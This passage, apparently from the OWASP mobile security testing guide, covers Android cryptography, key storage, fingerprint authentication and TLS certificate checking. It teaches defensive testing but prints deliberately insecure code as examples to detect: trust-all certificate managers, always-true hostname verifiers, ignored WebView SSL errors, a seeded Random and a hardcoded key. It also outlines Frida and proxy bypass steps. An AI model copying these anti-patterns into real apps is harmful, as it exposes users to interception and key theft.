KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES,  
    "AndroidKeyStore");  
keyGenerator.init(keyGenParameterSpec);  
  
SecretKey secretKey = keyGenerator.generateKey();
```

The `KeyGenParameterSpec` indicates that the key can be used for encryption and decryption, but not for other purposes, such as signing or verifying. It further specifies the block mode (CBC), padding (PKCS7), and explicitly specifies that randomized encryption is required (this is the default.) "AndroidKeyStore" is the name of the cryptographic service provider used in this example.

GCM is another AES block mode that provides additional security benefits over other, older modes. In addition to being cryptographically more secure, it also provides authentication. When using CBC (and other modes), authentication would need to be performed separately, using HMACs (see the Reverse Engineering chapter). Note that GCM is the only mode of AES that [does not support paddings](#).

Attempting to use the generated key in violation of the above spec would result in a security exception.

Here's an example of using that key to decrypt:

```
String AES_MODE = KeyProperties.KEY_ALGORITHM_AES
        + "/" + KeyProperties.BLOCK_MODE_CBC
        + "/" + KeyProperties.ENCRYPTION_PADDING_PKCS7;
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");

// byte[] input
Key key = keyStore.getKey(keyAlias, null);

Cipher cipher = Cipher.getInstance(AES_MODE);
cipher.init(Cipher.ENCRYPT_MODE, key);

byte[] encryptedBytes = cipher.doFinal(input);
byte[] iv = cipher.getIV();
// save both the iv and the encryptedBytes
```

Both the IV (initialization vector) and the encrypted bytes need to be stored; otherwise decryption is not possible.

Here's how that cipher text would be decrypted. The `input` is the encrypted byte array and `iv` is the initialization vector from the encryption step:

```
// byte[] input
// byte[] iv
Key key = keyStore.getKey(AES_KEY_ALIAS, null);

Cipher cipher = Cipher.getInstance(AES_MODE);
IvParameterSpec params = new IvParameterSpec(iv);
cipher.init(Cipher.DECRYPT_MODE, key, params);

byte[] result = cipher.doFinal(input);
```

Since the IV is randomly generated each time, it should be saved along with the cipher text (`encryptedBytes`) in order to decrypt it later.

Prior to Android 6.0, AES key generation was not supported. As a result, many implementations chose to use RSA and generated a public-private key pair for asymmetric encryption using `KeyPairGeneratorSpec` or used `SecureRandom` to generate AES keys.

Here's an example of `KeyPairGenerator` and `KeyPairGeneratorSpec` used to create the RSA key pair:

```
Date startDate = Calendar.getInstance().getTime();
Calendar endCalendar = Calendar.getInstance();
endCalendar.add(Calendar.YEAR, 1);
Date endDate = endCalendar.getTime();
KeyPairGeneratorSpec keyPairGeneratorSpec = new
KeyPairGeneratorSpec.Builder(context)
    .setAlias(RSA_KEY_ALIAS)
    .setKeySize(4096)
    .setSubject(new X500Principal("CN=" + RSA_KEY_ALIAS))
    .setSerialNumber(BigInteger.ONE)
    .setStartDate(startDate)
    .setEndDate(endDate)
    .build();

KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance("RSA",
    "AndroidKeyStore");
keyPairGenerator.initialize(keyPairGeneratorSpec);

KeyPair keyPair = keyPairGenerator.generateKeyPair();
```

This sample creates the RSA key pair with a key size of 4096-bit (i.e. modulus size).

Static Analysis

Locate uses of the cryptographic primitives in code. Some of the most frequently used classes and interfaces:

- `Cipher`
- `Mac`
- `MessageDigest`
- `Signature`
- `Key` , `PrivateKey` , `PublicKey` , `SecretKey`
- And a few others in the `java.security.*` and `javax.crypto.*` packages.

Ensure that the best practices outlined in the “Cryptography for Mobile Apps” chapter are followed. Verify that the configuration of cryptographic algorithms used are aligned with best practices from [NIST](#) and [BSI](#) and are considered as strong.

Testing Random Number Generation

Overview

Cryptography requires secure pseudo random number generation (PRNG). Standard Java classes do not provide sufficient randomness and in fact may make it possible for an attacker to guess the next value that will be generated, and use this guess to impersonate another user or access sensitive information.

In general, `SecureRandom` should be used. However, if the Android versions below KitKat are supported, additional care needs to be taken in order to work around the bug in Jelly Bean (Android 4.1-4.3) versions that [failed to properly initialize the PRNG](#).

Most developers should instantiate `SecureRandom` via the default constructor without any arguments. Other constructors are for more advanced uses and, if used incorrectly, can lead to decreased randomness and security. The PRNG provider backing `SecureRandom` uses the `/dev/urandom` device file as the source of randomness by default [[#nelenkov](#)].

Static Analysis

Identify all the instances of random number generators and look for either custom or known insecure `java.util.Random` class. This class produces an identical sequence of numbers for each given seed value; consequently, the sequence of numbers is predictable.

The following sample source code shows weak random number generation:

```
import java.util.Random;
// ...

Random number = new Random(123L);
//...
for (int i = 0; i < 20; i++) {
    // Generate another random integer in the range [0, 20]
    int n = number.nextInt(21);
    System.out.println(n);
}
```

Instead a well-vetted algorithm should be used that is currently considered to be strong by experts in the field, and select well-tested implementations with adequate length seeds.

Identify all instances of `SecureRandom` that are not created using the default constructor. Specifying the seed value may reduce randomness. Prefer the [no-argument constructor of `SecureRandom`](#) that uses the system-specified seed value to generate a 128-byte-long random number.

In general, if a PRNG is not advertised as being cryptographically secure (e.g. `java.util.Random`), then it is probably a statistical PRNG and should not be used in security-sensitive contexts. Pseudo-random number generators [can produce predictable numbers](#) if the generator is known and the seed can be guessed. A 128-bit seed is a good starting point for producing a “random enough” number.

The following sample source code shows the generation of a secure random number:

```
import java.security.SecureRandom;
import java.security.NoSuchAlgorithmException;
// ...

public static void main (String args[]) {
    SecureRandom number = new SecureRandom();
    // Generate 20 integers 0..20
    for (int i = 0; i < 20; i++) {
        System.out.println(number.nextInt(21));
    }
}
```

Dynamic Analysis

Once an attacker is knowing what type of weak pseudo-random number generator (PRNG) is used, it can be trivial to write proof-of-concept to generate the next random value based on previously observed ones, as it was [done for Java Random](#). In case of very weak custom random generators it may be possible to observe the pattern statistically. Although the recommended approach would anyway be to decompile the APK and inspect the algorithm (see Static Analysis).

References

- [#nelenkov] - N. Elenkov, Android Security Internals, No Starch Press, 2014, Chapter 5.

OWASP MASVS

- V3.6: “All random values are generated using a sufficiently secure random number generator.”

OWASP Mobile Top 10 2016

- M6 - Broken Cryptography

CWE

- CWE-330: Use of Insufficiently Random Values

Testing Key Management

Overview

Symmetric cryptography provides confidentiality and integrity of data because it ensures one basic cryptographic principle. It is based on the fact that a given ciphertext can only, in any circumstance, be decrypted when providing the original encryption key. The security problem is thereby shifted to securing the key instead of the content that is now

securely encrypted. Asymmetric cryptography solves this problem by introducing the concept of a private and public key pair. The public key can be distributed freely, the private key is kept secret.

When testing an Android application on correct usage of cryptography it is thereby also important to make sure that key material is securely generated and stored. In this section we will discuss different ways to manage cryptographic keys and how to test for them. We discuss the most secure way, down to the less secure way of generating and storing key material.

The most secure way of handling key material, is simply never storing it on the filesystem. This means that the user should be prompted to input a passphrase every time the application needs to perform a cryptographic operation. Although this is not the ideal implementation from a user experience point of view, it is however the most secure way of handling key material. The reason is because key material will only be available in an array in memory while it is being used. Once the key is not needed anymore, the array can be zeroed out. This minimizes the attack window as good as possible. No key material touches the filesystem and no passphrase is stored. However, note that some ciphers do not properly clean up their byte-arrays. For instance, the AES Cipher in BouncyCastle does not always clean up its latest working key.

The encryption key can be generated from the passphrase by using the Password Based Key Derivation Function version 2 (PBKDFv2). This cryptographic protocol is designed to generate secure and non brute-forceable keys. The code listing below illustrates how to generate a strong encryption key based on a password.

```

public static SecretKey generateStrongAESKey(char[] password, int keyLength)
{
    //Initialize objects and variables for later use
    int iterationCount = 10000;
    int saltLength      = keyLength / 8;
    SecureRandom random = new SecureRandom();

    //Generate the salt
    byte[] salt = new byte[saltLength];
    random.nextBytes(salt);

    KeySpec keySpec = new PBEKeySpec(password.toCharArray(), salt,
iterationCount, keyLength);
    SecretKeyFactory keyFactory =
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
    byte[] keyBytes = keyFactory.generateSecret(keySpec).getEncoded();
    return new SecretKeySpec(keyBytes, "AES");
}

```

The above method requires a character array containing the password and the needed keylength in bits, for instance a 128 or 256-bit AES key. We define an iteration count of 10000 rounds which will be used by the PBKDFv2 algorithm. This significantly increases the workload for a bruteforce attack. We define the salt size equal to the key length, we divide by 8 to take care of the bit to byte conversion. We use the `SecureRandom` class to randomly generate a salt. Obviously, the salt is something you want to keep constant to ensure the same encryption key is generated time after time for the same supplied password. Storing the salt does not need any additional security measures, this can be publicly stored in the `SharedPreferences` without the need of any encryption. Afterwards the Password-based Encryption (PBE) key is generated using the recommended `PBKDF2WithHmacSHA1` algorithm.

Now, it is clear that regularly prompting the user for its passphrase is not something that works for every application. In that case make sure you use the [Android KeyStore API](#). This API has been specifically developed to provide a secure storage for key material. Only your application has access to the keys that it generates. Starting from Android 6.0 it

is also enforced that the KeyStore is hardware-backed. This means a dedicated cryptography chip or trusted platform module (TPM) is being used to secure the key material.

However, be aware that the `Keystore` API has been changed significantly throughout various versions of Android. In earlier versions the `Keystore` API only supported storing public\private key pairs (e.g., RSA). Symmetric key support has only been added since API level 23. As a result, a developer needs to take care when he wants to securely store symmetric keys on different Android API levels. In order to securely store symmetric keys, on devices running on Android API level 22 or lower, we need to generate a public/private key pair. We encrypt the symmetric key using the public key and store the private key in the `Keystore`. The encrypted symmetric key can now be safely stored in the `SharedPreferences`. Whenever we need the symmetric key, the application retrieves the private key from the `Keystore` and decrypts the symmetric key.

A slightly less secure way of storing encryption keys, is in the `SharedPreferences` of Android. When `SharedPreferences` are initialized in `MODE_PRIVATE`, the file is only readable by the application that created it. However, on rooted devices any other application with root access can simply read the `SharedPreferences` file of other apps, it does not matter whether `MODE_PRIVATE` has been used or not. This is not the case for the KeyStore. Since KeyStore access is managed on kernel level, which needs considerably more work and skill to bypass without the KeyStore clearing or destroying the keys.

The last two options are to use hardcoded encryption keys in the source code and storing generated keys in public places like `/sdcard/`. Obviously, hardcoded encryption keys are not the way to go. This means every instance of the application uses the same encryption key. An attacker needs only to do the work once, to extract the key from the source code. Consequently, he can decrypt any other data that he can obtain and that was encrypted by the application. Lastly, storing encryption keys publicly also is highly discouraged as other applications can have permission to read the public partition and steal the keys.

Static Analysis

Locate uses of the cryptographic primitives in reverse engineered or disassembled code.

Some of the most frequently used classes and interfaces:

- `Cipher`
- `Mac`
- `MessageDigest`
- `Signature`
- `KeyStore`
- `Key , PublicKey , SecretKeySpec`
- And a few others in the `java.security.*` and `javax.crypto.*` packages.

As an example we illustrate how to locate the use of a hardcoded encryption key. First disassemble the DEX bytecode to a collection of Smali bytecode files using `Baksmali`.

```
$ baksmali d file.apk -o smali_output/
```

Now that we have a collection of Smali bytecode files, we can search the files for the usage of the `SecretKeySpec` class. We do this by simply recursively grepping on the Smali source code we just obtained. Please note that class descriptors in Smali start with `L` and end with `;`:

```
$ grep -r "Ljavax\crypto\spec\SecretKeySpec;"
```

This will highlight all the classes that use the `SecretKeySpec` class, we now examine all the highlighted files and trace which bytes are used to pass the key material. The figure below shows the result of performing this assessment on a production ready application. For sake of readability we have reverse engineered the DEX bytecode to Java code. We can clearly locate the use of a static encryption key that is hardcoded and initialized in the static byte array `Encrypt.keyBytes`.

```

3 import javax.crypto.spec.*;
4 import javax.crypto.*;
5 import java.security.*;
6 import android.util.*;
7
8 public class Encrypt
9 {
10     private static byte[] keyBytes;
11
12     static {
13         Encrypt.keyBytes = new byte[] { 7, 3, 4, 5, 6, 7, 8, 9, 16, 17, 18, 9, 20, 21, 15, 1, 10, 11, 12, 13, 14,
14     }
15
16     public static String decrypt(final String s) throws Exception {
17         final SecretKeySpec secretKeySpec = new SecretKeySpec(Encrypt.keyBytes, "AES");
18         final Cipher instance = Cipher.getInstance("AES");
19         instance.init(2, secretKeySpec);
20         return new String(instance.doFinal(Base64.decode(s.getBytes(), 0)));
21     }
22
23     public static String encrypt(final String s) throws Exception {
24         final SecretKeySpec secretKeySpec = new SecretKeySpec(Encrypt.keyBytes, "AES");
25         final Cipher instance = Cipher.getInstance("AES");
26         instance.init(1, secretKeySpec);
27         return new String(Base64.encode(instance.doFinal(s.getBytes()), 0));
28     }
29 }
30

```

Dynamic Analysis

Hook cryptographic methods and analyze the keys that are being used. Monitor file system access while cryptographic operations are being performed to assess where key material is written to or read from.

References

OWASP Mobile Top 10

- M6 - Broken Cryptography

OWASP MASVS

- V3.1: “The app does not rely on symmetric cryptography with hardcoded keys as a sole method of encryption.”
- V3.3: “The app uses cryptographic primitives that are appropriate for the particular use-case, configured with parameters that adhere to industry best practices.”
- V3.5: “The app doesn’t reuse the same cryptographic key for multiple purposes.”
- V3.6: “All random values are generated using a sufficiently secure random number generator.”

CWE

- CWE-321: Use of Hard-coded Cryptographic Key
- CWE-326: Inadequate Encryption Strength

Local Authentication on Android

During local authentication, an app authenticates the user against credentials stored locally on the device. In other words, the user “unlocks” the app or some inner layer of functionality by providing a valid PIN, password, or fingerprint, verified by referencing local data. Generally, this process is invoked for reasons such providing a user convenience for resuming an existing session with the remote service or as a means of step-up authentication to protect some critical function.

Testing Biometric Authentication

Overview

Android Marshmallow (6.0) introduced public APIs for authenticating users via fingerprint. Access to the fingerprint hardware is provided through the [FingerprintManager class](#). An app can request fingerprint authentication by instantiating a `FingerprintManager` object and calling its `authenticate()` method. The caller registers callback methods to handle possible outcomes of the authentication process (i.e. success, failure, or error). Note that this method doesn’t constitute strong proof that fingerprint authentication has actually been performed - for example, the authentication step could be patched out by an attacker, or the “success” callback could be called using instrumentation.

Better security is achieved by using the fingerprint API in conjunction with the `AndroidKeyGenerator` class. With this method, a symmetric key is stored in the Keystore and “unlocked” with the user’s fingerprint. For example, to enable user access to a remote service, an AES key is created which encrypts the user PIN or authentication token. By calling `setUserAuthenticationRequired(true)` when creating the key, it is ensured that the user must re-authenticate to retrieve it. The encrypted authentication credentials can then be saved directly to regular storage on the the device (e.g. `SharedPreferences`). This design is a relatively safe way to ensure the user actually entered an authorized

fingerprint. Note however that this setup requires the app to hold the symmetric key in memory during cryptographic operations, potentially exposing it to attackers that manage to access the app's memory during runtime.

An even more secure option is using asymmetric cryptography. Here, the mobile app creates an asymmetric key pair in the Keystore and enrolls the public key on the server backend. Later transactions are then signed with the private key and verified by the server using the public key. The advantage of this is that transactions can be signed using Keystore APIs without ever extracting the private key from the Keystore. Consequently, it is impossible for attackers to obtain the key from memory dumps or by using instrumentation.

Static Analysis

Begin by searching for `FingerprintManager.authenticate()` calls. The first parameter passed to this method should be a `CryptoObject` instance which is a [wrapper class for crypto objects](#) supported by `FingerprintManager`. Should the parameter be set to `null`, this means the fingerprint authorization is purely event-bound, likely creating a security issue.

The creation of the key used to initialize the cipher wrapper can be traced back to the `CryptoObject`. Verify the key was both created using the `KeyGenerator` class in addition to `setUserAuthenticationRequired(true)` being called during creation of the `KeyGenParameterSpec` object (see code samples below).

Make sure to verify the authentication logic. For the authentication to be successful, the remote endpoint **must** require the client to present the secret retrieved from the Keystore, a value derived from the secret, or a value signed with the client private key (see above).

Safely implementing fingerprint authentication requires following a few simple principles, starting by first checking if that type of authentication is even available. On the most basic front, the device must run Android 6.0 or higher (API 23+). Four other prerequisites must also be verified:

- Fingerprint hardware must be available:

```
FingerprintManager fingerprintManager = (FingerprintManager)  
  
context.getSystemService(Context.FINGERPRINT_SERVICE);  
fingerprintManager.isHardwareDetected();
```

- The user must have a protected lockscreen:

```
KeyguardManager keyguardManager = (KeyguardManager)  
context.getSystemService(Context.KEYGUARD_SERVICE);  
keyguardManager.isKeyguardSecure();
```

- At least one finger should be registered:

```
fingerprintManager.hasEnrolledFingerprints();
```

- The application should have permission to ask for a user fingerprint:

```
context.checkSelfPermission(Manifest.permission.USE_FINGERPRINT) ==  
PermissionResult.PERMISSION_GRANTED;
```

If any of the above checks fail, the option for fingerprint authentication should not be offered.

It is important to remember that not every Android device offers hardware-backed key storage. The `KeyInfo` class can be used to find out whether the key resides inside secure hardware such as a Trusted Execution Environment (TEE) or Secure Element (SE).

```
SecretKeyFactory factory =  
SecretKeyFactory.getInstance(getEncryptionKey().getAlgorithm(),  
ANDROID_KEYSTORE);  
KeyInfo secetkeyInfo = (KeyInfo)  
factory.getKeySpec(yourenryptionkeyhere, KeyInfo.class);  
secetkeyInfo.isInsideSecureHardware()
```

On certain systems, it is possible to enforce the policy for biometric authentication through hardware as well. This is checked by:

```
keyInfo.isUserAuthenticationRequirementEnforcedBySecureHardware();
```

Fingerprint Authentication using a Symmetric Key

Fingerprint authentication may be implemented by creating a new AES key using the `KeyGenerator` class by adding `setUserAuthenticationRequired(true)` in `KeyGenParameterSpec.Builder`.

```
generator =
KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES, KEYSTORE);

generator.init(new KeyGenParameterSpec.Builder (KEY_ALIAS,
KeyProperties.PURPOSE_ENCRYPT |
KeyProperties.PURPOSE_DECRYPT)
.setBlockModes(KeyProperties.BLOCK_MODE_CBC)

.setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
.setUserAuthenticationRequired(true)
.build()
);

generator.generateKey();
```

To perform encryption or decryption with the protected key, create a `Cipher` object and initialize it with the key alias.

```
SecretKey keyspec = (SecretKey)keyStore.getKey(KEY_ALIAS, null);

if (mode == Cipher.ENCRYPT_MODE) {
    cipher.init(mode, keyspec);
```

Keep in mind, a new key cannot be used immediately - it has to be authenticated through the `FingerprintManager` first. This involves wrapping the `Cipher` object into `FingerprintManager.CryptoObject` which is passed to

`FingerprintManager.authenticate()` before it will be recognized.

```
cryptoObject = new FingerprintManager.CryptoObject(cipher);
fingerprintManager.authenticate(cryptoObject, new
CancellationSignal(), 0, this, null);
```

When the authentication succeeds, the callback method

`onAuthenticationSucceeded(FingerprintManager.AuthenticationResult result)` is called at which point, the authenticated `cryptoObject` can be retrieved from the result.

```
public void
authenticationSucceeded(FingerprintManager.AuthenticationResult result)
{
    cipher = result.getCryptoObject().getCipher();

    (... do something with the authenticated cipher object ...)
}
```

Fingerprint Authentication using an Asymmetric Key Pair

To implement fingerprint authentication using asymmetric cryptography, first create a signing key using the `KeyPairGenerator` class, and enroll the public key with the server. You can then authenticate pieces of data by signing them on the client and verifying the signature on the server. A detailed example for authenticating to remote servers using the fingerprint API can be found in the [Android Developers Blog](#).

A key pair is generated as follows:

```
KeyPairGenerator.getInstance(KeyProperties.KEY_ALGORITHM_EC,
"AndroidKeyStore");
keyPairGenerator.initialize(
    new KeyGenParameterSpec.Builder(MY_KEY,
        KeyProperties.PURPOSE_SIGN)
        .setDigests(KeyProperties.DIGEST_SHA256)
        .setAlgorithmParameterSpec(new
ECGenParameterSpec("secp256r1"))
        .setUserAuthenticationRequired(true)
        .build());
keyPairGenerator.generateKeyPair();
```

To use the key for signing, you need to instantiate a `CryptoObject` and authenticate it through `FingerprintManager`.

```
Signature.getInstance("SHA256withECDSA");
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
PrivateKey key = (PrivateKey) keyStore.getKey(MY_KEY, null);
signature.initSign(key);
CryptoObject cryptoObject = new
FingerprintManager.CryptoObject(signature);

CancellationSignal cancellationSignal = new CancellationSignal();
FingerprintManager fingerprintManager =
    context.getSystemService(FingerprintManager.class);
fingerprintManager.authenticate(cryptoObject, cancellationSignal, 0,
this, null);
```

You can now sign the contents of a byte array `inputBytes` as follows.

```
Signature signature = cryptoObject.getSignature();
signature.update(inputBytes);
byte[] signed = signature.sign();
```

- Note that in cases where transactions are signed, a random nonce should be generated and added to the signed data. Otherwise, an attacker could replay the transaction.
- To implement authentication using symmetric fingerprint authentication, use a

challenge-response protocol.

Additional Security Features

Android Nougat (API 24) adds the `setInvalidatedByBiometricEnrollment(boolean invalidateKey)` method to `KeyGenParameterSpec.Builder`. When `invalidateKey` value is set to “true” (the default), keys that are valid for fingerprint authentication are irreversibly invalidated when a new fingerprint is enrolled. This prevents an attacker from retrieving they key even if they are able to enroll an additional fingerprint.

Dynamic Analysis

Patch the app or use runtime instrumentation to bypass fingerprint authentication on the client. For example, you could use Frida to call the `onAuthenticationSucceeded` callback method directly. Refer to the chapter “Tampering and Reverse Engineering on Android” for more information.

References

OWASP Mobile Top 10 2016

- M4 - Insecure Authentication -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M4-Insecure.Authentication

OWASP MASVS

- V4.7: “Biometric authentication, if any, is not event-bound (i.e. using an API that simply returns “true” or “false”). Instead, it is based on unlocking the keychain/keystore.”

CWE

- CWE-287 - Improper Authentication

- CWE-604 - Use of Client-Side Authentication

Android Network APIs

Testing Endpoint Identity Verification

Using TLS for transporting sensitive information over the network is essential from security point of view. However, implementing a mechanism of encrypted communication between mobile application and backend API is not a trivial task. Developers often decide for easier, but less secure (e.g. accepting any certificate) solutions to ease the development process, and sometimes these weak solutions [make it into the production version](#), potentially exposing users to [man-in-the-middle attacks](#).

There are two key issues that should be tested for:

- verify that a certificate comes from a trusted source and
- check whether the endpoint server presents the right certificate.

Ensure that the hostname and certificate are verified correctly. Examples and common pitfalls can be found in the [official Android documentation](#). Search the code for usages of `TrustManager` and `HostnameVerifier`. You can find insecure usage examples in the sections below.

Verifying the Server Certificate

A mechanism responsible for verifying conditions to establish a trusted connection in Android is called “`TrustManager`”. Conditions to be checked at this point, are the following:

- Is the certificate signed by a “trusted” CA?
- Is the certificate expired?
- Is the certificate self-signed?

Look in the code if there are control checks of aforementioned conditions. For example, the following code will accept any certificate:

```

TrustManager[] trustAllCerts = new TrustManager[] {
    new X509TrustManager() {
        @Override
        public X509Certificate[] getAcceptedIssuers() {
            return new java.security.cert.X509Certificate[] {};
        }

        @Override
        public void checkClientTrusted(X509Certificate[] chain, String
authType)
            throws CertificateException {
        }

        @Override
        public void checkServerTrusted(X509Certificate[] chain, String
authType)
            throws CertificateException {
        }
    }
};

// SSLContext context
context.init(null, trustAllCerts, new SecureRandom());

```

WebView Server Certificate Verification

Sometimes applications use the WebView UI component to render the website associated with the application. This is also the case for HTML/JavaScript based frameworks, like for example Apache Cordova, that internally uses a WebView to perform application interaction. When a WebView is used, it is the mobile browser that performs the server certificate validation. A bad practice would be to ignore any TLS error that occurs when the WebView tries to establish the connection with the remote website.

The following code would ignore any TLS issues, precisely the custom implementation of the WebClient provided to the WebView:

```
WebView myWebView = (WebView) findViewById(R.id.webview);
myWebView.setWebViewClient(new WebViewClient(){
    @Override
    public void onReceivedSslError(WebView view, SslErrorHandler
handler, SslError error) {
        //Ignore TLS certificate errors and instruct the WebViewClient
        to load the website
        handler.proceed();
    }
});
```

Apache Cordova Certificate Verification

The internal usage of a WebView in the Apache Cordova framework is implemented in a way that [any TLS error is ignored](#) in method `onReceivedSslError` if the flag `android:debuggable` is enabled in the application manifest. Therefore ensure that the app is not debuggable. See also the test case “Testing If the App is Debuggable”.

Hostname Verification

Another security fault in TLS implementation on client side is a lack of hostname verification. A development environment usually uses some internal addresses instead of valid domain names, so developers often disable hostname verification (or force an application to allow any hostname) and simply forget to change it when their application goes to production. The following code is responsible for disabling hostname verification:

```
final static HostnameVerifier NO_VERIFY = new HostnameVerifier() {
    public boolean verify(String hostname, SSLSession session) {
        return true;
    }
};
```

It's also possible to accept any hostname using a built-in `HostnameVerifier` :

```
HostnameVerifier NO_VERIFY = org.apache.http.conn.ssl.SSLSocketFactory
    .ALLOW_ALL_HOSTNAME_VERIFIER;
```

Ensure that your application verifies a hostname before setting trusted connection.

Dynamic Analysis

A dynamic analysis approach will require usage of intercept proxy. To test improper certificate verification, you should go through following control checks:

1) Self-signed certificate

In Burp go to `Proxy -> Options` tab, go to `Proxy Listeners` section, highlight your listener and click `Edit`. Then go to `Certificate` tab and check `use a self-signed certificate` and click `ok`. Now, run your application. If you are able to see HTTPS traffic, then it means your application is accepting self-signed certificates.

2) Accepting invalid certificate

In Burp go to `Proxy -> Options` tab, go to `Proxy Listeners` section, highlight your listener and click `Edit`. Then go to `Certificate` tab, check `Generate a CA-signed certificate with a specific hostname` and type a hostname of a backend server. Now, run your application. If you are able to see HTTPS traffic, then it means your application is accepting any certificate.

3) Accepting wrong hostname.

In Burp go to `Proxy -> Options` tab, go to `Proxy Listeners` section, highlight your listener and click `Edit`. Then go to `Certificate` tab, check `Generate a CA-signed certificate with a specific hostname` and type in an invalid hostname, e.g. `example.org`. Now, run your application. If you are able to see HTTPS traffic, then it means your application is accepting any hostname.

If you are interested in further MITM analysis or you face any problems with configuration of your intercept proxy, you may consider using [Tapioca](#). It's a CERT preconfigured [VM appliance](#) for performing MITM analysis of software. All you have to do is [deploy a tested application on emulator and start capturing traffic](#).

References

OWASP Mobile Top 10 2016

- M3 - Insecure Communication -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M3-Insecure_Communication

OWASP MASVS

- V5.3: “The app verifies the X.509 certificate of the remote endpoint when the secure channel is established. Only certificates signed by a trusted CA are accepted.”

CWE

- CWE-296 - Improper Following of a Certificate’s Chain of Trust -
<https://cwe.mitre.org/data/definitions/296.html>
- CWE-297 - Improper Validation of Certificate with Host Mismatch -
<https://cwe.mitre.org/data/definitions/297.html>
- CWE-298 - Improper Validation of Certificate Expiration -
<https://cwe.mitre.org/data/definitions/298.html>

Testing Custom Certificate Stores and Certificate Pinning

Overview

Certificate pinning is the process of associating the backend server with a particular X509 certificate or public key, instead of accepting any certificate signed by a trusted certificate authority. A mobile app that stores (“pins”) the server certificate or public key will subsequently only establish connections to the known server. By removing trust in external certificate authorities, the attack surface is reduced (after all, there are many known cases where certificate authorities have been compromised or tricked into issuing certificates to impostors).

The certificate can be pinned during development, or at the time the app first connects to the backend. In that case, the certificate associated or ‘pinned’ to the host at when it seen for the first time. This second variant is slightly less secure, as an attacker intercepting the initial connection could inject their own certificate.

Static Analysis

The process to implement the certificate pinning involves three main steps outlined below:

1. Obtain a certificate for the desired host
2. Make sure the certificate is in .bks format
3. Pin the certificate to an instance of the default Apache Httpclient.

To analyze the correct implementation of certificate pinning the HTTP client should:

1. Load the Keystore:

```
InputStream in = resources.openRawResource(certificateRawResource);
keyStore = KeyStore.getInstance("BKS");
keyStore.load(resourceStream, password);
```

Once the Keystore is loaded we can use the TrustManager that trusts the CAs in our KeyStore :

```
String tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
TrustManagerFactory tmf =
TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
Create an SSLContext that uses the TrustManager
// SSLContext context = SSLContext.getInstance("TLS");
sslContext.init(null, tmf.getTrustManagers(), null);
```

The specific implementation in the app might be different, as it might be pinning against only the public key of the certificate, the whole certificate or a whole certificate chain.

Applications that use third-party networking libraries may utilize the certificate pinning functionality in those libraries. For example, [okhttp](#) can be set up with the `CertificatePinner` as follows:

```
OkHttpClient client = new OkHttpClient.Builder()
    .certificatePinner(new CertificatePinner.Builder()
        .add("bignerdranch.com",
"sha256/UwQApahrjC0jYI3oLUx5AQxPBR02Jz6/E2pt0IeLXA=")
        .build())
    .build();
```

Applications that use a WebView component may utilize the event handler of the WebClient in order to perform some kind of “certificate pinning” on each request before the target resource will be loaded. The following code shows an example for verifying the Issuer DN of the certificate sent by the server:

```
WebView myWebView = (WebView) findViewById(R.id.webview);
myWebView.setWebClient(new WebViewController(){
    private String expectedIssuerDN = "CN=Let's Encrypt Authority
X3,O=Let's Encrypt,C=US";

    @Override
    public void onLoadResource(WebView view, String url) {
        //From Android API documentation about
"WebView.getCertificate()":
        //Gets the SSL certificate for the main top-level page
        //or null if there is no certificate (the site is not secure).
        //
        //Available information on SslCertificate class are "Issuer
DN", "Subject DN" and validity date helpers
        SslCertificate serverCert = view.getCertificate();
        if(serverCert != null){
            //Apply check on Issuer DN against expected one
            SslCertificate.DName issuerDN = serverCert.getIssuedBy();
            if(!this.expectedIssuerDN.equals(issuerDN.toString())){
                //Throw exception to cancel resource loading...
            }
        }
    }
});
```

Applications can decide to use the [Network Security Configuration](#) feature provided by Android from version 7.0 onwards, to customize their network security settings in a safe, declarative configuration file without modifying app code.

Network Security Configuration (NSC) feature can also be used to perform [declarative certificate pinning](#) on specific domains. If an application uses the NSC feature then there two points to check in order to identify the defined configuration:

1. Specification of the NSC file reference in the Android application manifest using the “android:networkSecurityConfig” attribute on the application tag:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    package="owasp.com.app">
    <application
        android:networkSecurityConfig="@xml/network_security_config">
        ...
    </application>
</manifest>
```

2. Content the NSC file stored in location “res/xml/network_security_config.xml” of the module:

```

<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config>
        <!-- Use certificate pinning for OWASP website access
including sub domains -->
        <domain includeSubdomains="true">owasp.org</domain>
        <pin-set>
            <!-- Hash of the public key (SubjectPublicKeyInfo of the
X.509 certificate) of
the Intermediate CA of the OWASP website server
certificate -->
            <pin digest="SHA-
256">YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=</pin>
            <!-- Hash of the public key (SubjectPublicKeyInfo of the
X.509 certificate) of
the Root CA of the OWASP website server certificate -->
            <pin digest="SHA-
256">Vjs8r4z+80wjNcr1YKepWQboSIRi63WsWXhIMN+eWys=</pin>
        </pin-set>
    </domain-config>
</network-security-config>

```

If a NSC configuration is in place then the following event can be visible in log:

```
D/NetworkSecurityConfig: Using Network Security Config from resource
network_security_config
```

If a certificate pinning validation check is failing then the following event will be logged:

```
I/X509Util: Failed to validate the certificate chain, error: Pin
verification failed
```

For further information please check the [OWASP certificate pinning guide](#).

Dynamic Analysis

Dynamic analysis can be performed by launching a MITM attack using your preferred interception proxy. This will allow to monitor the traffic exchanged between client (mobile application) and the backend server. If the Proxy is unable to intercept the HTTP requests and responses, the SSL pinning is correctly implemented.

Testing the Security Provider

Overview

Android relies on a security provider to provide SSL/TLS based connections. The problem with this security provider (for instance [OpenSSL](#)) which is packed with the device, is that it often has bugs and/or vulnerabilities. Developers need to make sure that the application will install a proper security provider to make sure that there will be no known vulnerabilities. Since July 11 2016, Google [rejects Play Store application submissions](#) (both new applications and updates) if they are using vulnerable versions of OpenSSL.

Static Analysis

